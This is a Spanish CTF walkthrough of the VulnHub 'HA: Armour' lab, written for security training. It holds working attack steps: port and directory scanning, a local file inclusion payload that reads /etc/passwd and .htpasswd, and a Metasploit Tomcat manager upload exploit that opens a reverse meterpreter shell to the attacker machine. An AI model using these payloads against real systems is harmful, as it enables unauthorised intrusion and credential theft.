



Autor	José Luis Trigo Calvo
LinkedIn	linkedin.com/in/jltrigoc/
Web	joseltc.github.io/
Email	jltrigoc01@gmail.com



Contenido

Declaración de uso ético	2
Máquinas utilizadas:	2
RESOLUCIÓN PASO A PASO	3
1.- Reconocimiento de máquinas	3
2.-Enumeración Web	5
3.-Explotación de Tomcat.....	14
4.- Escalada de privilegios.....	19
5.- Resultados obtenidos:	24

Declaración de uso ético

El contenido de este documento refleja el proceso de resolución de un CTF (Capture The Flag) con fines estrictamente educativos. Todas las herramientas y comandos empleados se han utilizado en un entorno controlado y autorizado, como parte de mi formación como ethical hacker. No se ha realizado ninguna actividad ilícita ni se ha atacado ningún sistema real sin consentimiento. El único propósito de este trabajo es el aprendizaje y la mejora de las habilidades en ciberseguridad.

Máquinas utilizadas:

- Kali Linux : <https://www.kali.org/get-kali/#kali-virtual-machines>
- CTF Avengers Armour: <https://www.vulnhub.com/entry/ha-armour,370/>



RESOLUCIÓN PASO A PASO

1.- Reconocimiento de máquinas

Ambas máquinas se encuentran dentro de una misma interfaz de red.

Con el comando **ip a** comprobamos la IP que ha sido asignada a nuestra máquina Kali Linux. (IP Kali Linux -> 192.168.56.129)

Con el comando **sudo nmap -sn 192.168.56.0/24** buscamos la IP de nuestra máquina Avengers.

Como podemos ver, la IP asignada es: 192.168.56.128

```
Joseltc@h:w#ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4f:ff:cb brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.129/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 1652sec preferred_lft 1652sec
    inet6 fe80::5f8d:a500:a212:122d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4f:ff:d5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.129/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
        valid_lft 1652sec preferred_lft 1652sec
    inet6 fe80::45d1:9c6d:91e0:43f7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

Joseltc@h:w#nmap -sn 192.168.56.0/24
Starting Nmap 7.90 ( https://nmap.org ) at 2026-08-17 13:16 -0400
Nmap scan report for 192.168.56.128
Host is up (0.0011s latency).
MAC Address: 00:0c:29:0c:04:4a (VMware)
Nmap scan report for 192.168.56.254
Host is up (0.00050s latency).
MAC Address: 00:50:56:fb:61:03 (VMware)
Nmap scan report for 192.168.56.129
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.92 seconds
```



Como hemos visto en la página donde hemos obtenido la máquina, el objetivo del CTF es recuperar las 5 armaduras ocultas de los vengadores. Además, nos indica que hay una contraseña oculta dentro de la máquina dividida en 3 partes.

Procederemos a escanear la máquina Avengers más a fondo para saber los servicios que está prestando y en que puertos.

Utilizaremos el comando **nmap -p- -sV 192.168.56.128**


```
Joseltc@h:w#nmap -p- -sV 192.168.56.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 13:21 -0400
Nmap scan report for 192.168.56.128
Host is up (0.00084s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat 9.0.24
65534/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:6C:64:4A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
```

Obtenemos que la máquina tiene abiertos los siguientes puertos y está ofreciendo los siguientes servicios:

Puerto 80	Apache / http
Puerto 8009	Apache Jserv
Puerto 8080	Apache Tomcat
Puerto 65534	SSH

Revisaremos el puerto 80 en la web para ver si nos han dejado alguna pista que sea fácilmente identificable a simple vista.



No encontramos nada en una primera vista, de modo que como también tenemos un puerto abierto con SSH vamos a intentar acceder.



Con el comando **ssh 192.168.56.128 -p 65534** intentamos acceder a SSH y podemos ver que en el archivo de configuración de SSH encontramos la primera armadura y la primera pista.

```
Joseltc@h:w#ssh 192.168.56.128 -p 65534
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

      db      88888888ba 88b      d88      ,ad8888ba, 88      88 88888888ba
      d88b      88      "8b 888b      d888      d8"      "8b 88      88 88      "8b
      d8' `8b      88      ,8P 88`8b      d8'88      d8'      `8b 88      88 88      ,8P
      d8' `8b      88aaaaa8P' 88 `8b      d8' 88      88      88      88 88aaaaa8P'
      d8YaaaaY8b      88""""88' 88 `8b      d8' 88      88      88      88 88""""88'
      d8""""""""8b      88      `8b 88      `8b d8' 88      Y8,      ,8P 88      88      `8b
      d8'      `8b      88      `8b 88      `888' 88      Y8a.      .a8P Y8a.      .a8P 88      `8b
      d8'      `8b 88      `8b 88      `8' 88      "Y8888Y"      "Y8888Y" 88      `8b

      www.hackingarticles.in

      HulkBuster Armour:{7BDA7019C06B53AEFC8EE95D2CDACCAA}


      Hint 1: TheOlympics
```

	HULK ARMOUR	7BDA7019C06B53AEFC8EE95D2CDACCAA
	HINT 1	TheOlympics

2.-Enumeración Web

Como ya hemos encontrado la primera armadura y, cuando hemos revisado la web alojada en el puerto 80 no encontramos nada, vamos a realizar un escaneo de enumeración web para descubrir directorios y archivos ocultos en servidores web.

Utilizaremos el comando **gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt**



Probaremos con el comando **nikto -h 192.168.56.128** para ver si con otra herramienta encontramos algo distinto.

```
Joseltc@h:w#nikto -h 192.168.56.128
- Nikto v2.6.0

+ Target IP: 192.168.56.128
+ Target Hostname: 192.168.56.128
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-08-17 13:44:16 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [600050] Apache/2.4.29 appears to be outdated (current is at least 2.4.66).
+ [999988] /images: The web server may reveal its internal or real IP in the Location header via
E-2000-0649
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: b8a, size: 5932
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://develop
+ [013587] /: Suggested security header missing: content-security-policy. See: https://develop
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.moz
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ [750500] /css/: Directory indexing found.
+ [001631] /css/: This might be interesting.
+ [750500] /images/: Directory indexing found.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restr
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Po
eference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to
lnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8284 requests: 16 errors and 15 items reported on the remote host
+ End Time: 2026-08-17 13:49:51 (GMT-4) (335 seconds)

+ 1 host(s) tested
```



Seguimos obteniendo los mismos resultados. Vamos a comprobar el código index.html por si nos hubieran dejado alguna pista oculta en su interior.

```
57
58 <!-- armour -->
59 <!-- End Page Content -->
60 </div>
61 <!-- 69 -->
62 <!-- footer -->
63 <footer class="w3-container w3-padding-64
64 <p class="w3-medium">Powered by <a href=
65 </footer>
66 <!-- notes.txt-->
67 </body>
68 </html>
69
```

En el código podemos encontrar estas 3 pequeñas pistas que podrían ser un usuario, un puerto y un archivo a descargar.

Vamos a comprobar si hay algún servicio en el puerto 69.

Como con el comando `nmap -sV` obteníamos los puertos TCP y el 69 no salía, vamos a probar con `nmap -sU -p69 192.168.56.128` con el que obtenemos los puertos UDP que la máquina tenga abiertos o con servicios activos.

```
Joseltec@h:w#nmap -sU -p69 192.168.56.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 14:13 -0400
Nmap scan report for 192.168.56.128
Host is up (0.00047s latency).
PORT      STATE SERVICE
69/udp    open|filtered tftp
MAC Address: 00:0C:29:6C:64:4A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
```

Como vemos hay un servicio tftp en el puerto 69. Lo más probable es que el archivo notes.txt se encuentre en este servidor. Vamos a probar suerte.

```
Joseltec@h:w#tftp 192.168.56.128
tftp> verbose
Verbose mode on.
tftp> get notes.txt
getting from 192.168.56.128:notes.txt to notes.txt [netascii]
Received 77 bytes in 0.1 seconds [9194 bit/s]
```


Hemos obtenido el archivo del servidor tftp con el comando `get notes.txt` y en el archivo podemos ver que está la segunda armadura, esta vez es la de Spiderman, y la segunda parte de la contraseña.

```
Joseltec@h:w#cat notes.txt
Spiderman Armour:{83A75F0B31435193BAFD3B9C5FD45AEC}
Hint 2: maybeevena
Joseltec@h:w#
```



	Spiderman Armour	83A75F0B31435193BAFD3B9C5FD45AEC
	Hint 2	maybevena

Como en ninguna de las pistas hemos encontrado algún camino a seguir, vamos a utilizar la herramienta **dirbuster** con el objetivo de intentar profundizar más dentro del servidor apache. Haremos la búsqueda con las características que vemos en la siguiente imagen.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.56.128

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirb/common.txt

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with /

☒ Brute Force Files ☐ Use Blank Extension File extension txt,php,zip.

URL to fuzz - /test.html?url={dir}.asp
192.168.56.128

Please complete the test details



Después de un buen rato de búsqueda, hemos encontrado un archivo .php que puede ser interesante para la explotación de LFI.


<http://192.168.56.128/>

Scan Information \ Results - List View: Dirs: 20 Files: 48 \ Results - Tree View \ ⚠ Errors: 0 \		
Type	Found	
Dir	/icons/.htaccess/	
Dir	/icons/.htpasswd/	
Dir	/css/	
Dir	/css/.hta/	
File	/css/.hta.php	
Dir	/css/.htaccess/	
Dir	/css/.htpasswd/	
File	/css/.hta.txt	
File	/css/.htaccess.php	
File	/css/.htaccess.txt	
File	/css/.hta.zip	
File	/css/.htpasswd.php	
File	/css/.htpasswd.txt	
File	/css/.htaccess.zip	
File	/css/font.css	
File	/css/.htpasswd.zip	
File	/css/w3.css	
File	/file.php	
Dir	/server-status/	
Dir	/icons/small/	
Dir	/icons/small/.htpasswd/	
Dir	/icons/small/.hta/	
Dir	/icons/small/.htaccess/	
File	/icons/small/.hta.php	
File	/icons/small/.hta.zip	
File	/icons/small/.htpasswd.php	
File	/icons/small/.htaccess.php	
File	/icons/small/.htaccess.zip	
File	/icons/small/.hta.txt	
File	/icons/small/.htpasswd.zip	
File	/icons/small/.htaccess.txt	
File	/icons/small/.htpasswd.txt	

LFI (Local File Inclusion) es una vulnerabilidad de seguridad web que permite a un atacante incluir y ejecutar archivos locales del servidor a través de una aplicación web. Ocurre cuando una aplicación permite que el usuario especifique la ruta de un archivo sin validar adecuadamente la entrada, lo que permite al atacante manipular el parámetro para acceder a archivos sensibles del sistema.

Al abrir el archivo en el navegador podemos ver que está vacío.

Con la búsqueda **<http://192.168.56.128/file.php?file=/etc/passwd>** vamos a comprobar si realmente la máquina es vulnerable a este ataque. (Si nos muestra el archivo podemos determinar que si es vulnerable).





Ahora que ya sabemos que es vulnerable, vamos a comprobar los principales archivos del sistema y de los servicios que se encuentran instalados en la máquina vulnerable.

Archivos por comprobar:

** (Las rutas incluidas en el documento suelen ser las que se usan de manera genérica en el proceso de instalación de los servicios, pero puede ser que no se correspondan con las de la máquina vulnerable, y, por tanto, no encontremos los archivos deseados, pero es muy interesante hacer la búsqueda de estos archivos porque pueden contener lo que buscamos.)**

- Sistema:

Archivo	Ubicación	Propósito
/etc/passwd	/etc/passwd	Usuarios del sistema (confirmar LFI)
/etc/shadow	/etc/shadow	Hashes de contraseñas de usuarios
/etc/hosts	/etc/hosts	Resolución de nombres local

En estos archivos encontramos lo siguiente:

En /etc/passwd encontramos dos usuarios de la máquina vulnerable:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin syn
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:
var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-d
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/i
System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Networ
nologin systemd-resolve:x:101:103:systemd Resolver,/,run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messageb
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin uidd:x:105:109::/run/uidd:/usr/sbin/nologin armour:x:1000:1000:armour,/,/home/armour:/bin/bash ssh
tomcat:x:1001:1001:/opt/tomcat:/bin/false aarti:x:1002:1002::/home/aarti:/bin/bash
```

- armour
- aarti


En los otros dos ficheros no encontramos nada relevante (el fichero /etc/shadow no se nos muestra)



- Apache (Puerto 80):

Archivo	Ubicación	Propósito
.htpasswd	/etc/apache2/.htpasswd	Almacena credenciales de autenticación básica HTTP (posible 3ª parte de la contraseña)
apache2.conf	/etc/apache2/apache2.conf	Configuración principal del servidor Apache
sites-available/	/etc/apache2/sites-available/	Configuración de sitios virtuales (dominios)

En el archivo /etc/apache2/.htpasswd encontramos la tercera armadura que buscábamos y la tercera y última parte de la contraseña.



	Antman Armour	A9F56B7ECE2113C9C4A1214A19EDE99C
	Hint 3	StarBucks

El archivo /etc/apache2/apache2.conf no contiene nada relevante y el archivo /etc/apache2/apache2.conf no se muestra.



- Tomcat (Puerto 8080):

Archivo	Ubicación	Propósito
tomcat-users.xml	/etc/tomcat9/tomcat-users.xml o /usr/share/tomcat9/conf/tomcat-users.xml	Credenciales de usuarios de Tomcat (acceso al panel de administración)
server.xml	/etc/tomcat9/server.xml	Configuración principal de Tomcat
manager.xml	/etc/tomcat9/Catalina/localhost/manager.xml	Configuración del administrador de Tomcat

No he encontrado ninguno de los archivos en la máquina vulnerable.

- Apache JServ(Puerto 8009):

Archivo	Ubicación	Propósito
workers.properties	/etc/apache2/workers.properties	Configuración de trabajadores para conexión AJP

No he encontrado el archivo en la máquina vulnerable

- SSH (Puerto 65534):

Archivo	Ubicación	Propósito
sshd_config	/etc/ssh/sshd_config	Configuración del servidor SSH
.bash_history	~/.bash_history	Historial de comandos del usuario (pistas, contraseñas)



3.-Explotación de Tomcat

El siguiente paso que debemos seguir es intentar buscar alguna vulnerabilidad en el servicio tomcat, ya que los usuarios y la contraseña obtenida deben servir para algo.

Para buscar vulnerabilidades de una aplicación, lo más sencillo es usar metasploit.

Con los comandos **msfdb init & msfconsole** iniciamos la base de datos de metasploit y la consola.

```
Joseltc@h:w#msfdb init & msfconsole
[1] 211676
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
Metasploit tip: Start commands with a space to avoid saving them to history
[+] Creating databases 'msf_test'work console...
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
[1] + done      msfdb initFramework cOnsole... \

3Kom SuperHack II Login

User Name: [security]
Password: [kali]

[ OK ]

Hint: Try 'wayneevans'

https://metasploit.com

[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Con **search tomcat** encontramos más de 70 vulnerabilidades distintas en la máquina. Para realizar una búsqueda más eficiente y más certera, vamos a utilizar el comando **search type:exploit tomcat authenticated** y de esta manera solo obtendremos las vulnerabilidades relacionadas con el inicio de sesión en tomcat.



```
msf > search type:exploit tomcat Authenticated

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
1  \ target: Automatic                      .               .       .       .
2  \ target: Java Universal                  .               .       .       .
3  \ target: Windows Universal              .               .       .       .
4  \ target: Linux x86                      .               .       .       .
5  exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
6  \ target: Java Universal                  .               .       .       .
7  \ target: Windows Universal              .               .       .       .
8  \ target: Linux x86                      .               .       .       .
```

Investigando un poco, la vulnerabilidad tomcat_mgr_upload es la recomendada para explotar porque es más moderna que la vulnerabilidad tomcat_mgr_deploy.

Con **use exploit/multi/http/tomcat_mgr_upload** iniciamos el uso del exploit y nos indica que el payload para realizar la Shell inversa no está configurado.

Con **show options**, vemos las opciones que tiene esta vulnerabilidad y que serán las que debemos configurar con los datos que tenemos.

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name           Current Setting  Required  Description
--           -
HttpPassword    -              no        The password for the specified username
HttpUsername    -              no        The username to authenticate as
Proxies         -              no        A proxy chain of format type:host:port[,type:host:port]
RHOSTS          -              yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/000-tips-and-tricks/000-tips-and-tricks.html
RPORT           80              yes       The target port (TCP)
SSL             false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /manager        yes       The URI path of the manager app (/html/upload)
VHOST           -              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
--           -
LHOST          10.0.2.129      yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Java Universal
```

Configuramos el exploit con los siguientes datos:

- **set HttpPassword TheOlympicsmaybeeenaStarBucks**
- **set HttpUsername armour**
- **set RHOST 192.168.56.128** (está es la Ip de la máquina vulnerable)
- **set RPORT 8080** (puerto dónde está instalado tomcat)
- **set LHOST 192.168.56.129** (IP de la máquina Kali)



```
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword TheOlympicsmaybeenaStarBucks
HttpPassword => TheOlympicsmaybeenaStarBucks
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername armour
HttpUsername => armour
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.128
RHOST => 192.168.56.128
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.129
LHOST => 192.168.56.129
```

Ahora ya podemos ejecutar el exploit con **run** o **exploit**, pero al hacer esta ejecución nos indica que debemos ajustar esta configuración para que se inicie correctamente - > **set FingerprintCheck false**

Al ejecutar **run** nos indica que la sesión meterpreter ha sido abierta correctamente.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying U20LlcHa631Gn4Ri5tT...
[*] Executing U20LlcHa631Gn4Ri5tT...
[*] Undeploying U20LlcHa631Gn4Ri5tT ...
[*] Sending stage (58073 bytes) to 192.168.56.128
[*] Undeployed at /manager/html/undeploy
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.r
n
[*] Meterpreter session 1 opened (192.168.56.129:4444 -> 192.168.56.128:54906) at 2026-08-18 13:55:03 -0400
```

Crearemos una shell y la haremos interactiva con **python3 -c 'import pty; pty.spawn("/bin/bash")'**. Ahora ya utilizaremos comandos propios de linux para intentar buscar alguna pista.

Podemos ver que somos el usuario tomcat y también toda la estructura de directorios de la máquina.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ubuntu:/$ whoami
whoami
tomcat
tomcat@ubuntu:/$ pwd
pwd
/
tomcat@ubuntu:/$ ls -la
ls -la
total 970060
drwxr-xr-x 23 root root 4096 Sep 21 2019 .
drwxr-xr-x 2 root root 4096 Sep 20 2019 bin
drwxr-xr-x 3 root root 4096 Sep 20 2019 boot
drwxr-xr-x 18 root root 3880 Aug 11 10:31 dev
drwxr-xr-x 84 root root 4096 Sep 22 2019 etc
drwxr-xr-x 4 root root 4096 Sep 20 2019 home
lrwxrwxrwx 1 root root 33 Sep 20 2019 initrd.img -> boot/initrd.img-4.15.0-55-generic
lrwxrwxrwx 1 root root 33 Sep 20 2019 initrd.img.old -> boot/initrd.img-4.15.0-55-generic
drwxr-xr-x 18 root root 4096 Sep 20 2019 lib
drwxr-xr-x 2 root root 4096 Sep 20 2019 lib64
drwx----- 2 root root 16384 Sep 20 2019 lost+found
drwxr-xr-x 5 root root 4096 Sep 21 2019 media
drwxr-xr-x 2 root root 4096 Aug 5 2019 mnt
drwxr-xr-x 3 root root 4096 Sep 21 2019 opt
dr-xr-xr-x 169 root root 0 Aug 11 10:31 proc
drwx----- 3 root root 4096 Sep 22 2019 root
drwxr-xr-x 20 root root 580 Aug 18 09:29 run
drwxr-xr-x 2 root root 4096 Sep 20 2019 sbin
drwxr-xr-x 2 root root 4096 Aug 5 2019 srv
-rw----- 1 root root 993244160 Sep 20 2019 swapfile
dr-xr-xr-x 13 root root 0 Aug 11 10:31 sys
drwxrwxrwx 2 nobody root 4096 Sep 21 2019 tftpboot
drwxrwxrwt 13 root root 4096 Aug 18 10:55 tmp
drwxr-xr-x 10 root root 4096 Sep 20 2019 usr
drwxr-xr-x 12 root root 4096 Sep 20 2019 var
